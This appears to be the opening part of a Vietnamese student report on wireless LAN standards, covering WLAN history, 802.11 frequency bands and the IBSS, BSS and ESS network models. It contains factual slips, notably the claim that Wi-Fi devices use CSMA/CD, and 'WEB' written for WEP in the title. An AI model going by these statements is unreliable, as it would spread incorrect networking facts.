|  |
| --- |
| BAN CƠ YẾU CHÍNH PHỦ  **HỌC VIỆN KỸ THUẬT MẬT MÃ**  ¯¯¯¯¯¯¯¯¯¯¯¯¯¯¯¯  Logo HvKTMM |
| BÁO CÁO CƠ SỞ AN TOÀN THÔNG TIN  **CÁC CHUẨN MẠNG KHÔNG DÂY WEB (WEB2)**  **MÔ PHỎNG TẤN CÔNG CHUẨN WEB** |
| *Nhóm sinh viên thực hiện*:  **Phan Văn Thắng – AT160832**  **Hồ Tuấn Phát – AT160**  **Huỳnh Ngọc Huy– AT160845**        **TP. HỒ CHÍ MINH – 23/9/2022** |
|  |

Mục lục

[Chương I: Giới thiệu về WLAN (Wireless LAN) 4](#_Toc114772326)

[I. Lịch sử ra đời và định nghĩa của WLAN 4](#_Toc114772327)

[1. Sự ra đời của truyền tin trong không khí 4](#_Toc114772328)

[2. Sự ra đời của mạng Wifi 5](#_Toc114772329)

[II. Mô hình WLAN 6](#_Toc114772330)

[1. Mô hình mạng độc lập (Independent Basic Service sets - IBSS) hay còn gọi là mạng Ad-hoc 7](#_Toc114772331)

[2. Mô hình mạng cơ sở (Basic Service sets – BSS/Infrastructure BSS ) 8](#_Toc114772332)

[3. Mô hình mạng mở rộng (Extended Service sets – ESS) 9](#_Toc114772333)

[III. Ưu điểm và nhược điểm của WLAN 10](#_Toc114772334)

[1. Ưu điểm 10](#_Toc114772335)

[2. Nhược điểm 10](#_Toc114772336)

[IV. Tổng kết 11](#_Toc114772337)

[Chương II: Bảo mật WLAN 11](#_Toc114772338)

[I. WEP (Wired Equivalent Privacy) 13](#_Toc114772339)

[1. Giới thiệu về WEP (Wired Equivalent Privacy) 13](#_Toc114772340)

[2. Thành phần của WEP 13](#_Toc114772341)

[3. Truy cập vào mạng không dây sử dụng bảo mật WEP 13](#_Toc114772342)

[4. Mã hóa dữ liệu truyền đi 15](#_Toc114772343)

[5. Các vấn đề của bảo mật WEP 19](#_Toc114772344)

[6. Sự thay thế 20](#_Toc114772345)

[II. WPA (Wi-Fi protected access) 21](#_Toc114772346)

[1. Giới thiệu tổng quan 21](#_Toc114772347)

[2. Cải tiến của WPA so với WEP 21](#_Toc114772348)

[3. WPA Pre-Shared Key (PSK) 22](#_Toc114772349)

[4. Quá trình bắt tay 4 bước (4-Way handshake): 22](#_Toc114772350)

[4. Quá trình mã hóa TKIP và bảo toàn dữ liệu 26](#_Toc114772351)

[5. Xác thực EAP (chuẩn 802.1X/EAP) 27](#_Toc114772352)

[6. Hạn chế của WPA 30](#_Toc114772353)

[III. WPA2 31](#_Toc114772354)

[1. Giới thiệu WPA2 31](#_Toc114772355)

[2. AES (Advanced Encryption Standard) 31](#_Toc114772356)

[3. So sánh AES và TKIP 34](#_Toc114772357)

[4. Nhược điểm WPA2 35](#_Toc114772358)

[Chương III: Thực hiện tấn công mạng không dây 39](#_Toc114772359)

[1. Phương pháp tấn công và giải pháp phòng tránh 39](#_Toc114772360)

[2. Thực nghiệm bẻ khóa 44](#_Toc114772361)

[Tài liệu tham khảo 50](#_Toc114772362)

# Chương I: Giới thiệu về WLAN (Wireless LAN)

**1. Góc độ người sử dụng:**

- Ngày nay khi bước vào một quán cà phê, một văn phòng, hay ngay cả khi là trong ngôi nhà của chúng ta. Chiếc điện thoại trong túi, hay chiếc laptop lập tức kết nối với mạng internet mà không đòi hỏi phải có một sợi dây cáp kết nối nào, để thực hiện điều kì diệu đó thứ duy nhất ta phải làm là nhập password wifi của nơi đó, thế là xong.

- Thuật ngữ Wifi trở nên thông dụng tới mức trở nên bình thường, ai cũng biết để kết nối mạng phải dùng wifi. Các nhà sản xuất thiết bị cũng dần bỏ đi các cổng RJ45 (Dùng để kết nối cáp UTP trong mạng Ethernet LAN) thay vào đó hầu hết các thiết bị đều hỗ trợ cho việc sử dụng wifi.

**2. Góc độ người quản trị mạng:**

- Mạng không dây hay còn gọi là WLAN (Wireless LAN) là một vùng kiến thức tuyệt vời để khám phá, về lịch sử ra đời, về cách nó hoạt động và thiết bị nào là cần để xây dựng một hệ thống mạng có sử dụng wireless LAN và cũng như những chuẩn bảo mật của nó.

- Ở phần tiếp theo ta sẽ tiếp cận với wireless LAN với góc độ của một người làm quản trị mạng, hiểu rõ về lịch sử hình thành của nó, và cách hoạt động khác gì với mạng có dây, cũng như là các thành phần và mô hình của một mạng không dây.

## I. Lịch sử ra đời và định nghĩa của WLAN

### 1. Sự ra đời của truyền tin trong không khí

- Nhà khoa học người Ý, Guglielmo Marconi đã thực hiện các thí nghiệm về truyền tải tín hiệu điện trong không khí từ năm 1894 đến 1909, thời điểm ông nhận được giải Nobel ngành vật lí. Trong những năm đó các thí nghiệm của ông đã cho ra các kết quả hết sức thuyết phục về việc tín hiệu điện có thể truyền trong không khí ở một khoản cách xa:

+ 1899 thì Marconi đã gửi thành công một bức điện báo băng qua kênh đào Anh.


+  1902 tức là ba năm sau ngày tín hiệu đầu tiên được truyền đi thành công thì thiết bị vô tuyến của Marconi đã có thể chuyển và nhận điện báo qua Đại Tây Dương.

- Mở ra thời kì mới về sóng vô tuyến và vai trò của nó trong các sự kiện thế giới: Truyền tin trong thế chiến thứ I, sự phát triển của ngành tin tức thời sự. Kéo theo sự ra đời của các thiết bị như: Radio, Tivi, bộ đàm, điện thoại không dây,...

=> Nền tảng cho sự ra đời của Wifi

### 2. Sự ra đời của mạng Wifi

- Năm 1997, IEEE (Institute of Electrical and Electronics Engineers) đã phê chuẩn sự ra đời của chuẩn 802.11, và cũng được biết với tên gọi WIFI (Wireless Fidelity) cho các mạng WLAN. Chuẩn 802.11 hỗ trợ ba phương pháp truyền tín hiệu, trong đó có bao gồm phương pháp truyền tín hiệu vô tuyến ở tần số 2.4Ghz. Đến nay IEEE cho ra đời các chuẩn mới của 802.11 và vẫn tiếp tục phát triển với những bổ sung về đường truyền và bảo mật.



*Các chuẩn mạng không dây của IEEE:*

- Thành phần:

+ Thế hệ: Là tên gọi mà WiFi Alliance đặt ra, theo số tăng dần dần.

+ Chuẩn IEEE: Tên gọi của IEEE, với 802.11 chỉ đường truyền không dây và các ký tự sau chỉ tên của chuẩn.

+ Tốc độ đường truyền tối đa: Là tốc độ truyền tin của ứng với chuẩn.

+ Công bố: Chỉ năm công bố rằng chuẩn này được sử dụng chính thức trên các thiết bị mạng. Với TPA là sẽ công bố, còn trong quá trình nghiên cứu.

- Tần số đường truyền: Là 2 băng tần sóng truyền đi.

\* 2.4Ghz:

+ Truyền đi xa, nhưng yếu hơn 5Ghz.

+ Bị nhiễu bởi các thiết bị như lò vi sóng, radio (vì chúng sử dụng chung một tần số 2.4Ghz)

\* 5Ghz


+ Truyền đi gần, nhưng mạnh hơn 2.4Ghz.

+ Không bị nhiễu nhưng không thể đi xuyên các vật cản dày, như tường, trần,...

=> Với sự ra đời của chuẩn IEEE 802.11, những dây cáp UTP của mạng Ethernet LAN dần dần bị thay thế.

***Định nghĩa WLAN:***

- WLAN là một loại mạng máy tính nhưng việc kết nối giữa các thiết bị trong mạng không sử dụng các loại cáp như một mạng thông thường, thay vào đó là sử dụng sóng điện từ để giao tiếp với nhau. Để làm rõ hơn ta nên có một cái nhìn giữa 2 loại mạng Ethernet LAN (mạng có dây) và Wireless LAN (WLAn).



*Hình ảnh của một mạng Ethernet LAN và WLAN*

- WLAN về bản chất giống Ethernet LAN, chỉ có khác ở điểm các thiết bị thay vì truy cập vào mạng thông qua các sợi cáp truyền dẫn tín hiệu điện hay quang, giờ đây chúng sử dụng kết nối bằng sóng điện từ được phát ra thông qua card mạng.


## II. Mô hình WLAN

***- Lưu ý:*** Trong môi trường trường mạng không dây (WLAN) các thiết bị sử dụng half duplex. Việc này bởi vì các thiết bị mạng không thể cảm nhận được hiện tượng collision (nhiễu tin, khi đồng thời các thiết bị cùng gửi lời nhắn ra môi trường).

+ Các thiết bị sử dụng Wifi phải sử dụng giao thức CSMA/CD.

+ Khi một thiết bị thực hiện truyền tin các thiết bị khác không được truyền, mà đợi đến khi thiết bị kia truyền tin xong, thì mới thực hiện truyền tin của mình.

### 1. Mô hình mạng độc lập (Independent Basic Service sets - IBSS) hay còn gọi là mạng Ad-hoc



*Hình ảnh mô hình IBSS*

***- Thành phần:***

+ Card mạng không dây ở trên từng thiết bị.

***- Mô tả:***

+ Là mô hình mà trong đó các thiết bị có hỗ trợ card mạng không dây, tập trung tại một không gian nhỏ và thực hiện kết nối ngang cấp (peer to peer).

***+ Ưu điểm:***


\* Dễ triển khai.

***+ Khuyết điểm:***

\* Bởi vì sử dụng half duplex nên khi một thiết bị truyền tin thì tất cả thiết bị khác phải ở trạng thái đợi, đến khi thiết bị kia hoàn thành truyền tin lần lượt các thiết bị khác mới được phép bắt đầu phiên truyền tin.

\* Vì không có thiết bị quản lí nên khi một thiết bị truyền tin, tất cả thiết bị trong trạng thái đợi đều nghe được lời nhắn mà thiết bị kia đang truyền.

### 2. Mô hình mạng cơ sở (Basic Service sets – BSS/Infrastructure BSS )



*Hình ảnh mô hình BSS*

***- Thành phần:***

+ Card mạng không dây trên các thiết bị.

+ Thiết bị Access Point (AP): Thiết bị điều khiển lưu lượng mạng

\* Vùng phủ sóng của Access Point: Các thiết bị phải đảm bảo nằm trong vùng phủ sóng của AP thì mới có thể kết nối mạng không dây.

\* Service Set Identifier (SSID): Định danh dịch vụ mạng không dây (ví dụ rõ hơn: Là tên của wifi của nhà bạn, cơ quan,...)

\* Base Service Set ID (BSSID): Mã định danh của thiết bị AP.

+ Distributed System (DS): Là hệ thống mạng dây bên trên, giúp liên lạc giữa các lớp mạng và internet bên ngoài.

***- Mô tả***:

+ Các thiết bị sẽ không trực tiếp truyền tin với nhau nữa, mà thay vào đó truyền thẳng đến thiết bị Access Point.

+ Access Point sẽ quản lý lưu lượng mạng đảm bảo rằng các tin nhắn truyền đi không bị xung đột hay nhiễu, cũng như có vai trò đảm bảo về mặt bảo mật cho hệ thống mạng không dây.

***+ Ưu điểm:***


\* Không xảy ra tình trạng nhiễu.

\* Tránh được tình trạng một thiết bị truyền, tất cả thiết bị khác phải nhận.

***+ Nhược điểm:***

\* Vùng phủ sóng của Access Point có giới hạn và cũng như gặp tình trạng sóng yếu do môi trường. Nên khó triển khai cho các mô hình lớn hơn như trường học, hay tòa nhà.

### 3. Mô hình mạng mở rộng (Extended Service sets – ESS)



*Hình ảnh mô hình ESS*

***- Thành phần:***

+ Card mạng không dây trên các thiết bị.

+ Nhiều hơn một thiết bị Access Point (AP)

\* Vùng phủ sóng của các Access Point: Có thể kết hợp

\* Service Set Identifier (SSID): Các vùng phủ sóng có thể mang chung một SSID.

\* Base Service Set ID (BSSID): Mã định danh của từng thiết bị AP là khá nhau.

+ Distributed System (DS): Là hệ thống mạng dây bên trên, giúp liên lạc giữa các lớp mạng và internet bên ngoài.

***- Mô tả:***

+ Là mở rộng của mô hình BSS, có nhiều hơn 1 thiết bị Access Point. Các thiết bị Access Point cùng làm việc với nhau để mở rộng hệ thống mạng không dây.

+ Nếu một thiết bị (ở trên hình là Laptop) rời khỏi vùng phủ sóng của Access Point ở BSS-1, thì ngay lập tức thiết bị đó phải ngắt kết nối và sau đó kết nối lại với thiết bị Access Point ở BSS-2 (Quá trình này còn gọi là Roaming). Lưu lượng của BSS-1 sẽ chuyển qua cho BSS-2.

+ Ưu điểm:

\* Mang lại tiện lợi trong quá trình sử dụng mạng.

+ Nhược điểm:

\* Phải mua thêm thiết bị Access Point, ngày nay có thêm thiết bị Reapter giúp cho việc mở rộng vùng phủ sóng của Access Point.

## III. Ưu điểm và nhược điểm của WLAN

### 1. Ưu điểm

***- Sự tiện lợi:*** Mạng không dây cũng như hệ thống mạng thông thường. Nó cho phép người dùng truy xuất tài nguyên mạng ở bất kỳ nơi đâu trong khu vực được triển khai(nhà hay văn phòng). Với sự gia tăng số người sử dụng máy tính xách tay(laptop), đó là một điều rất thuận lợi.

***- Khả năng di động:*** Với sự phát triển của các mạng không dây công cộng, người dùng có thể truy cập Internet ở bất cứ đâu. Chẳng hạn ở các quán Cafe, người dùng có thể truy cập Internet không dây miễn phí.

***- Hiệu quả:*** Người dùng có thể duy trì kết nối mạng khi họ đi từ nơi này đến nơi khác.

***- Triển khai:*** Việc thiết lập hệ thống mạng không dây ban đầu chỉ cần ít nhất 1 access point. Với mạng dùng cáp, phải tốn thêm chi phí và có thể gặp khó khăn trong việc triển khai hệ thống cáp ở nhiều nơi trong tòa nhà.Khả năng mở rộng: Mạng không dây có thể đáp ứng tức thì khi gia tăng số lượng người dùng. Với hệ thống mạng dùng cáp cần phải gắn thêm cáp

### 2. Nhược điểm

***- Bảo mật:*** Môi trường kết nối không dây là không khí nên khả năng bị tấn công của người dùng là rất cao.

***- Phạm vi:*** Ở những khu vực lớn như trường học hay tòa nhà, công viên,để đáp ứng cần phải mua thêm Repeater hay access point, dẫn đến chi phí gia tăng.

***- Độ tin cậy:*** Vì sử dụng sóng vô tuyến để truyền thông nên việc bị nhiễu, tín hiệu bị giảm do tác động của các thiết bị khác(lò vi sóng,….) là không tránh khỏi. Làm giảm đáng kể hiệu quả hoạt động của mạnh.

***- Tốc độ:*** Tốc độ của mạng không dây (1- 125 Mbps) rất chậm so với mạng sử dụng dây cáp (100Mbps đến hàng Gbps).

## IV. Tổng kết

- Như vậy ta đã đi qua về lịch sử hình thành của mạng không dây WLAN, các chuẩn của IEEE và cũng như sơ lược về nguyên lý hoạt động cũng như thành phần của các mô hình mạng không dây. Thông qua đó ta cũng đã đi qua về ưu điểm và nhược điểm của WLAN, có thể thấy rõ ở phần nhược điểm vấn để bảo mật là vấn đề đáng để ta lưu tâm nhất. Vì vậy ở phần tiếp theo ta sẽ giải đáp lần lượt những thông tin về bảo mật đối với mạng WLAN và đây cũng là thành phần chính của bài thu hoạch này.

//Đúng như những gì bạn thắc mắc, bây giờ đã có tên wifi rồi thế còn nhập password thì sao ? Tất cả sẽ được giải đáp ở chương sau.//

# Chương II: Bảo mật WLAN

**1. Tổng quát chương**

- Chương này sẽ nói đến vấn đề bảo mật trong mạng WLAN thông qua tiếp cận với WEP, WPA, WPA2 cũng như giới thiệu về WPA3. Ta sẽ tiếp cận vấn đề từ những điều gì tạo nên sự bảo mật cho một mạng không dây, cách thức bảo vệ dữ liệu, tại sao ta phải nhập mật khẩu khi vào mạng.

